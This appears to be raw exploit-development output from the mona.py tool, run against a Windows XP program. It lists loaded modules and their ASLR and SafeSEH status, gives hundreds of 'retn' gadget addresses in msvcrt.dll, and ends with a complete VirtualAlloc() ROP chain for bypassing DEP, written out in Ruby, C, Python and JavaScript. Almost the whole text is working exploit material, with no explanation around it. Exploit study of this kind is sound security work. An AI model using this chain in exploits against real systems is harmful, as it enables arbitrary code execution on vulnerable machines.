0x10200000 | 0x10260000 | 0x00060000 | False | False | False | False | False | 6.00.8168.0 [MSVCRTD.dll] (C:\Documents and Settings\Administrator\Desktop\MSVCRTD.dll)
0x00400000 | 0x0051f000 | 0x0011f000 | False | False | False | False | False | -1.0- [1602119.exe] (C:\Documents and Settings\Administrator\Desktop\1602119.exe)
0x5dca0000 | 0x5de88000 | 0x001e8000 | False | True | False | False | True | 8.00.6001.18702 [iertutil.dll] (C:\WINDOWS\system32\iertutil.dll)
0x63000000 | 0x630e6000 | 0x000e6000 | False | True | False | False | True | 8.00.6001.18702 [WININET.dll] (C:\WINDOWS\system32\WININET.dll)
0x77fe0000 | 0x77ff1000 | 0x00011000 | False | True | False | False | True | 5.1.2600.5512 [Secur32.dll] (C:\WINDOWS\system32\Secur32.dll)
0x76390000 | 0x763ad000 | 0x0001d000 | False | True | False | False | True | 5.1.2600.5512 [IMM32.DLL] (C:\WINDOWS\system32\IMM32.DLL)
0x774e0000 | 0x7761d000 | 0x0013d000 | False | True | False | False | True | 5.1.2600.5512 [ole32.dll] (C:\WINDOWS\system32\ole32.dll)
0x77f60000 | 0x77fd6000 | 0x00076000 | False | True | False | False | True | 6.00.2900.5512 [SHLWAPI.dll] (C:\WINDOWS\system32\SHLWAPI.dll)
0x5d090000 | 0x5d12a000 | 0x0009a000 | False | True | False | False | True | 5.82 [COMCTL32.dll] (C:\WINDOWS\system32\COMCTL32.dll)
0x763b0000 | 0x763f9000 | 0x00049000 | False | True | False | False | True | 6.00.2900.5512 [comdlg32.dll] (C:\WINDOWS\system32\comdlg32.dll)
0x77120000 | 0x771ab000 | 0x0008b000 | False | True | False | False | True | 5.1.2600.5512 [OLEAUT32.dll] (C:\WINDOWS\system32\OLEAUT32.dll)
0x7c9c0000 | 0x7d1d7000 | 0x00817000 | False | True | False | False | True | 6.00.2900.5512 [SHELL32.dll] (C:\WINDOWS\system32\SHELL32.dll)
0x77e70000 | 0x77f02000 | 0x00092000 | False | True | False | False | True | 5.1.2600.5512 [RPCRT4.dll] (C:\WINDOWS\system32\RPCRT4.dll)
0x773d0000 | 0x774d3000 | 0x00103000 | False | True | False | False | True | 6.0 [comctl32.dll] (C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll)
0x77c00000 | 0x77c08000 | 0x00008000 | False | True | False | False | True | 5.1.2600.5512 [VERSION.dll] (C:\WINDOWS\system32\VERSION.dll)
0x76b40000 | 0x76b6d000 | 0x0002d000 | False | True | False | False | True | 5.1.2600.5512 [WINMM.dll] (C:\WINDOWS\system32\WINMM.dll)
0x77f10000 | 0x77f59000 | 0x00049000 | False | True | False | False | True | 5.1.2600.5512 [GDI32.dll] (C:\WINDOWS\system32\GDI32.dll)
0x7e410000 | 0x7e4a1000 | 0x00091000 | False | True | False | False | True | 5.1.2600.5512 [USER32.dll] (C:\WINDOWS\system32\USER32.dll)
0x77dd0000 | 0x77e6b000 | 0x0009b000 | False | True | False | False | True | 5.1.2600.5512 [ADVAPI32.dll] (C:\WINDOWS\system32\ADVAPI32.dll)
0x00330000 | 0x00339000 | 0x00009000 | True | True | False | False | True | 6.0.5441.0 [Normaliz.dll] (C:\WINDOWS\system32\Normaliz.dll)

0x77c5d002 : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:

True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f570 : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f660 : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f952 : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f95e : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f96a : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f976 : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c60171 : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c602bc : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c608a8 : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c608ce : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c6096a : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c609f1 : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c60b0f : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c60b7f : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c60b8f : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c62763 : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c656c0 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c65736 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c658f4 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c65a1a : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c65c8c : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66032 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66342 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66578 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True,

v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66716 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c6678a : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c667ba : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66876 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66b2c : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66b38 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66ee0 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c67498 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c11110 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1128a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1128e : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c112a6 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c112aa : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c112ae : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c12091 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1209d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1256a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1257a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1258a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c125aa : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c125ba : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1279a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c127b2 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c127be : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:

```
True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c127c2 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c127ca : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c127ce : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c127d6 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c127da : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c127e2 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c127e6 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c127ee : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c127f2 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c127fe : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c12802 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1280e : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)

CUT FOR BREVITY – There were two thousand more PAGE_EXECUTE_READ addresses available
```

rop_chains.txt – VirtualAlloc() chain

```
ROP Chain for VirtualAlloc() [(XP/2003 Server and up)] :
---------------------------------------------------------

*** [ Ruby ] ***

 def create_rop_chain()

   # rop chain generated with mona.py - www.corelan.be
   rop_gadgets =
   [
    #[---INFO:gadgets_to_set_ebp:---]
    0x77c38751,  # POP EBP # RETN [msvcrt.dll]
    0x77c38751,  # skip 4 bytes [msvcrt.dll]
    #[---INFO:gadgets_to_set_ebx:---]
    0x77c46e9d,  # POP EBX # RETN [msvcrt.dll]
    0xffffffff,  #
    0x77c127e1,  # INC EBX # RETN [msvcrt.dll]
```

```
    0x77c127e5,  # INC EBX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_edx:---]
    0x77c4e392,  # POP EAX # RETN [msvcrt.dll]
    0x2cfe1467,  # put delta into eax (-> put 0x00001000 into edx)
    0x77c4eb80,  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
    0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_ecx:---]
    0x77c4debf,  # POP EAX # RETN [msvcrt.dll]
    0x2cfe04a7,  # put delta into eax (-> put 0x00000040 into ecx)
    0x77c4eb80,  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
    0x77c13ffd,  # XCHG EAX,ECX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_edi:---]
    0x77c2a88c,  # POP EDI # RETN [msvcrt.dll]
    0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
    #[---INFO:gadgets_to_set_esi:---]
    0x77c2ed37,  # POP ESI # RETN [msvcrt.dll]
    0x77c2aacc,  # JMP [EAX] [msvcrt.dll]
    0x77c34de1,  # POP EAX # RETN [msvcrt.dll]
    0x77c1110c,  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
    #[---INFO:pushad:---]
    0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
    #[---INFO:extras:---]
    0x77c35459,  # ptr to 'push esp # ret ' [msvcrt.dll]
  ].flatten.pack("V*")

  return rop_gadgets

end


# Call the ROP chain generator inside the 'exploit' function :


rop_chain = create_rop_chain()

*** [ C ] ***

#define CREATE_ROP_CHAIN(name, ...) \
  int name##_length = create_rop_chain(NULL, ##__VA_ARGS__); \
  unsigned int name[name##_length / sizeof(unsigned int)]; \
  create_rop_chain(name, ##__VA_ARGS__);

int create_rop_chain(unsigned int *buf, unsigned int )
{
  // rop chain generated with mona.py - www.corelan.be
  unsigned int rop_gadgets[] = {
    //[---INFO:gadgets_to_set_ebp:---]
    0x77c38751,  // POP EBP // RETN [msvcrt.dll]
```

```
    0x77c38751,  // skip 4 bytes [msvcrt.dll]
    //[---INFO:gadgets_to_set_ebx:---]
    0x77c46e9d,  // POP EBX // RETN [msvcrt.dll]
    0xffffffff,  //
    0x77c127e1,  // INC EBX // RETN [msvcrt.dll]
    0x77c127e5,  // INC EBX // RETN [msvcrt.dll]
    //[---INFO:gadgets_to_set_edx:---]
    0x77c4e392,  // POP EAX // RETN [msvcrt.dll]
    0x2cfe1467,  // put delta into eax (-> put 0x00001000 into edx)
    0x77c4eb80,  // ADD EAX,75C13B66 // ADD EAX,5D40C033 // RETN [msvcrt.dll]
    0x77c58fbc,  // XCHG EAX,EDX // RETN [msvcrt.dll]
    //[---INFO:gadgets_to_set_ecx:---]
    0x77c4debf,  // POP EAX // RETN [msvcrt.dll]
    0x2cfe04a7,  // put delta into eax (-> put 0x00000040 into ecx)
    0x77c4eb80,  // ADD EAX,75C13B66 // ADD EAX,5D40C033 // RETN [msvcrt.dll]
    0x77c13ffd,  // XCHG EAX,ECX // RETN [msvcrt.dll]
    //[---INFO:gadgets_to_set_edi:---]
    0x77c2a88c,  // POP EDI // RETN [msvcrt.dll]
    0x77c47a42,  // RETN (ROP NOP) [msvcrt.dll]
    //[---INFO:gadgets_to_set_esi:---]
    0x77c2ed37,  // POP ESI // RETN [msvcrt.dll]
    0x77c2aacc,  // JMP [EAX] [msvcrt.dll]
    0x77c34de1,  // POP EAX // RETN [msvcrt.dll]
    0x77c1110c,  // ptr to &VirtualAlloc() [IAT msvcrt.dll]
    //[---INFO:pushad:---]
    0x77c12df9,  // PUSHAD // RETN [msvcrt.dll]
    //[---INFO:extras:---]
    0x77c35459,  // ptr to 'push esp // ret ' [msvcrt.dll]
  };
  if(buf != NULL) {
    memcpy(buf, rop_gadgets, sizeof(rop_gadgets));
  };
  return sizeof(rop_gadgets);
}

// use the 'rop_chain' variable after this call, it's just an unsigned int[]
CREATE_ROP_CHAIN(rop_chain, );
// alternatively just allocate a large enough buffer and get the rop chain, i.e.:
// unsigned int rop_chain[256];
// int rop_chain_length = create_rop_chain(rop_chain, );

*** [ Python ] ***

def create_rop_chain():

  # rop chain generated with mona.py - www.corelan.be
  rop_gadgets = [
    #[---INFO:gadgets_to_set_ebp:---]
```

```
    0x77c38751,  # POP EBP # RETN [msvcrt.dll]
    0x77c38751,  # skip 4 bytes [msvcrt.dll]
    #[---INFO:gadgets_to_set_ebx:---]
    0x77c46e9d,  # POP EBX # RETN [msvcrt.dll]
    0xffffffff,  #
    0x77c127e1,  # INC EBX # RETN [msvcrt.dll]
    0x77c127e5,  # INC EBX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_edx:---]
    0x77c4e392,  # POP EAX # RETN [msvcrt.dll]
    0x2cfe1467,  # put delta into eax (-> put 0x00001000 into edx)
    0x77c4eb80,  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
    0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_ecx:---]
    0x77c4debf,  # POP EAX # RETN [msvcrt.dll]
    0x2cfe04a7,  # put delta into eax (-> put 0x00000040 into ecx)
    0x77c4eb80,  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
    0x77c13ffd,  # XCHG EAX,ECX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_edi:---]
    0x77c2a88c,  # POP EDI # RETN [msvcrt.dll]
    0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
    #[---INFO:gadgets_to_set_esi:---]
    0x77c2ed37,  # POP ESI # RETN [msvcrt.dll]
    0x77c2aacc,  # JMP [EAX] [msvcrt.dll]
    0x77c34de1,  # POP EAX # RETN [msvcrt.dll]
    0x77c1110c,  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
    #[---INFO:pushad:---]
    0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
    #[---INFO:extras:---]
    0x77c35459,  # ptr to 'push esp # ret ' [msvcrt.dll]
  ]
  return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

 rop_chain = create_rop_chain()

*** [ JavaScript ] ***

 //rop chain generated with mona.py - www.corelan.be
 rop_gadgets = unescape(
  "" + // #[---INFO:gadgets_to_set_ebp:---] :
  "%u8751%u77c3" + // 0x77c38751 : ,# POP EBP # RETN [msvcrt.dll]
  "%u8751%u77c3" + // 0x77c38751 : ,# skip 4 bytes [msvcrt.dll]
  "" + // #[---INFO:gadgets_to_set_ebx:---] :
  "%u6e9d%u77c4" + // 0x77c46e9d : ,# POP EBX # RETN [msvcrt.dll]
  "%uffff%uffff" + // 0xffffffff : ,#
  "%u27e1%u77c1" + // 0x77c127e1 : ,# INC EBX # RETN [msvcrt.dll]
  "%u27e5%u77c1" + // 0x77c127e5 : ,# INC EBX # RETN [msvcrt.dll]
  "" + // #[---INFO:gadgets_to_set_edx:---] :
  "%ue392%u77c4" + // 0x77c4e392 : ,# POP EAX # RETN [msvcrt.dll]
```

```
"%u1467%u2cfe" + // 0x2cfe1467 : ,# put delta into eax (-> put 0x00001000 into edx)
"%ueb80%u77c4" + // 0x77c4eb80 : ,# ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
"%u8fbc%u77c5" + // 0x77c58fbc : ,# XCHG EAX,EDX # RETN [msvcrt.dll]
"" + // #[---INFO:gadgets_to_set_ecx:---] :
"%udebf%u77c4" + // 0x77c4debf : ,# POP EAX # RETN [msvcrt.dll]
"%u04a7%u2cfe" + // 0x2cfe04a7 : ,# put delta into eax (-> put 0x00000040 into ecx)
"%ueb80%u77c4" + // 0x77c4eb80 : ,# ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
"%u3ffd%u77c1" + // 0x77c13ffd : ,# XCHG EAX,ECX # RETN [msvcrt.dll]
"" + // #[---INFO:gadgets_to_set_edi:---] :
"%ua88c%u77c2" + // 0x77c2a88c : ,# POP EDI # RETN [msvcrt.dll]
"%u7a42%u77c4" + // 0x77c47a42 : ,# RETN (ROP NOP) [msvcrt.dll]
"" + // #[---INFO:gadgets_to_set_esi:---] :
"%ued37%u77c2" + // 0x77c2ed37 : ,# POP ESI # RETN [msvcrt.dll]
"%uaacc%u77c2" + // 0x77c2aacc : ,# JMP [EAX] [msvcrt.dll]
"%u4de1%u77c3" + // 0x77c34de1 : ,# POP EAX # RETN [msvcrt.dll]
"%u110c%u77c1" + // 0x77c1110c : ,# ptr to &VirtualAlloc() [IAT msvcrt.dll]
"" + // #[---INFO:pushad:---] :
"%u2df9%u77c1" + // 0x77c12df9 : ,# PUSHAD # RETN [msvcrt.dll]
"" + // #[---INFO:extras:---] :
"%u5459%u77c3" + // 0x77c35459 : ,# ptr to 'push esp # ret ' [msvcrt.dll]
""); //  :


----------------------------------------------------------------------------------------------------
```